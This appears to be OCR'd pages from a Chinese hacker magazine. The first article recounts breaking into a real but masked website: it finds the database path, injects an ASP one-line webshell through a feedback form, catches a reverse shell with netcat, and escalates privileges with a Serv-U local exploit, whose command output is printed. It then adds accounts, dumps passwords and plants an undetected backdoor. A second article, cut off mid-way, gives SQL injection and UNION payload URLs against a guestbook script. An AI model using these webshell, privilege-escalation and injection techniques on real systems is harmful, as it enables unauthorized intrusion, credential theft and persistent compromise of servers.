


图1

从图1中可以看到数据库还是默认的位置，下载下来打开后，发现管理员密码和社区区长密码不是一样的。Md5密码只有靠运气爆破了。一个小时后，仍然没有结果，算了，放弃这条路吧。就算能Cookies欺骗进前台，也没什么用。

后来在很深的一个目录里发现该网站还有一个新闻系统，经检测存在SQL注射，数据库是ACCESS的，就是扫不出表名。又少了一条路，不过在我郁闷的时候随手用%5c测试了一下暴库，竟然运气来了，如图2所示。




图2

可以看到数据库后缀是ASP，马上我们都会想到，直接把数据库物理地址放到FLASHGET里面，看是否能下载。果然一切都是那么顺利，但是下载下来后发现数据库里面没有什么管理员信息，有一点倒是肯定的，他的数据库没有做防下载处理。这样就又给我们一次得到WEBSHELL的机会。找到在线留言的地址http://www.****.cn/hypc/feedback.asp，如图3所示。

在E-mail里写入**<%execute request("u")%>**接着提交留言。那么http://www.****hypc/database/CycooShopV155_Store.asp就变成我们的webshell了。用海阳客户端来提交，得到如图4所示的页面。




图3





图4

只是这个webshell太累人，再上传一个海阳2006，目的基本上达到了。现在想看他的源代码就随便了。不过我可不想仅仅要一个WEBSHELL就打住，接下来就提升权限吧。海洋2006还是比较全面的，服务器大部分信息都可以检测到。看到它开了终端服务，还有Serv-U、Shell.Application 、WScript.Shell和Wscript.Network 这几个组件都没有禁用，这说明还是能运行程序的。随后把我的反向连接程序和Serv-U权限提升程序都传到系统盘下的m:\winnt\system32\inetsrv\data\目录下，大家都知道，默认情况下这个目录是可写的。我用一个反弹小程序得到了一个shell，如图5所示。



```
C:\>nc -vvlp 520
listening on [any] 520 ...
[redacted]: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [220.249.30.59] from <UNKNOWN> [[redacted]] 3590
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

m:\winnt\system32\inetsrv\data>dir
dir
 驱动器 M 中的卷没有标签。
 卷的序列号是 F470-38C0


 m:\winnt\system32\inetsrv\data 的目录

2005-11-17  17:17       <DIR>          .
2005-11-17  17:17       <DIR>          ..
2005-11-18  14:54                    0 Counters.txt
2005-11-18  15:02                2,560 fanlian.exe
2005-11-17  17:09               32,768 su.exe
2005-11-17  16:45               32,768 walsu.exe
               4 个文件         68,096 字节
               2 个目录  2,816,172,032 可用字节

m:\winnt\system32\inetsrv\data>
```

图5

从图5 中可以看到，用我的那个反向连接的小程序得到了CMD下的guest权限的shell。既然开了3389，最好是加一个系统帐号吧。令人郁闷的是他把net.exe 删除掉了。不过我们可以用net1.exe user来执行命令。刚开始我直接用43958端口来执行命令，不成功，又用netstat -an查看了一下端口，原来管理员把Serv-U 本地端口改成了30648，再执行还是不成功。这次我迷茫了，仔细盯着屏幕想了一会，突然发现这个服务器的系统盘是m 盘，而Serv-U 权限提升程序的源代码的执行权限默认都是在C 盘的。马上改了程序源代码后编译上传执行，呵呵，这下算是终于执行成功了，如图6 所示。



```
m:\winnt\system32\inetsrv\data>su 30648 "net1.exe user test test123 /add"
su 30648 "net1.exe user test test123 /add"
Serv-u >3.x Local Exploit by xiaolu

<220 Serv-U FTP Server v5.2 for WinSock ready...
>USER LocalAdministrator
<331 User name okay, need password.
****************************************************
>PASS #l@$ak#.lk;0@P
<230 User logged in, proceed.
****************************************************
>SITE MAINTENANCE
****************************************************
[+] Creating New Domain...
<200-DomainID=2
<220 Domain settings saved
****************************************************
[+] Domain xl:0 Created
[+] Creating Evil User
<200-User=xl
200 User settings saved
****************************************************
[+] Now Exploiting...
>USER xl
<331 User name okay, need password.
****************************************************
>PASS 111111
<230 User logged in, proceed.
****************************************************
[+] Now Executing: net1.exe user test test123 /add
<220 Domain deleted
****************************************************

m:\winnt\system32\inetsrv\data>
```

图6

另外我再说一点，在利用Serv-U 执行命令时，比如copy move等命令要这样写：**Su.exe port "cmd.exe /c copy c:\winnt\system32\inetsrv\data\sysinfo.dll c:\winnt\system32\sysinfo.dll"** 前面需要加上cmd.exe /c，不然也是不成功的。好了，加完系统帐号3389 登进去后再改改注册表，加一个查不出来的系统帐号。再用findpass查出当前在线用户密码，接着再装一个不被查杀的hack's door，事情就结束了。

文章写完后，发现前面所写基本都是废话，也就是最后在系统盘不是C 盘的情况下，我提供了一个思路。哎，但愿前面所写也能给新手带来新鲜的东西。

【文章中用到的提升serv-u的su.exe和海阳顶端2006版已收录在本期光盘中】

编辑点评： 网上研究Serv-U提权的文章很多，不过却从来没有提到过系统盘不在C：盘的情况，这篇文章又给大家提供了一个经验。经验多了，水平自然会高，量的积累会有质的变化，是一点也不错的。

系统虽小，漏洞俱全

剑心[B.C.T]

最近很无聊，看看最新的《黑客手册》，都是一些牛人找漏洞的文章，于是打算也找点程序的漏洞，顺便看看有什么新的东西可以玩。直接到中国站长站里看了下，一般国内的Cgi程序都可以在这个站里找到。在首页下载的最新更新里发现了一个叫做"扬帆人仿BBS式留言系统用户版"的留言本程序，到下载页面一看，很小的一个系统，带上所有的图片也只有80K，还给出了演示的页面。页面真的很漂亮，模仿BBS的系统。今天就来看看它的安全性吧，看看这么小的程序是不是能模仿现在的BBS一样安全呢？

一、sql注入漏洞

程序的美工做得真的很不错，因为我们有源代码，就不用去那些页面提交单引号什么的了，直接看看他怎么处理客户提交的参数就可以发现存不存在安全问题了。很不幸，所有的参数都没有进行任何关于 ' 这些敏感字符的过滤，只是验证变量是否为空就直接赋值给变量，然后提交到sql语句里了。看看代码里我们提交的参数都是怎么处理的吧！很典型的如下：

```
user_lib=Request.Querystring("user")
if user_lib="" then
user_lib="admin"
```

```
Set radmin = Server.CreateObject("ADODB.Recordset")
sql="select * from user where user_name='"&user_lib&"'"
radmin.open sql,conn,3,2
```

是不是经典的sql 注入漏洞呢？这样的漏洞利用起来也是很简单的，我们提交的user是属于字符型的，所以构造url如下：

http://127.0.0.1/gb/default.asp?user=admin'%20and%20'1'='1（如图1）

http://127.0.0.1/gb/default.asp?user=admin'%20and%20'1'='2（如图2）

这样的语句就可以判断漏洞的存在，其中提交的参数到sql语句里就会变成select * from user where user_name='admin' and '1'='1' 这样的形式，现在你就可以用NBSI之类的工具来跑他的密码了，不过如果能用Union 查询的话不是更简单么？那我们就提交这样的语句吧：**http://127.0.0.1/gb/default.asp?user=admin'%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16%20from%20user%20where%20'1'='1，到sql语句里就是select * from user where user_name='admin' union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 from user where '1'='1'** 了。但是我不明白的是，为什么字段数已经匹配了还是显示Union 查询的数据表个数不一样，大家可以自己测试哦！练手很好的！不只是这一个asp文件，几乎所有的文件里有查询sql的地方都有这样的漏洞，只是因为变量的类型不一样，利用的方式不一样而已。

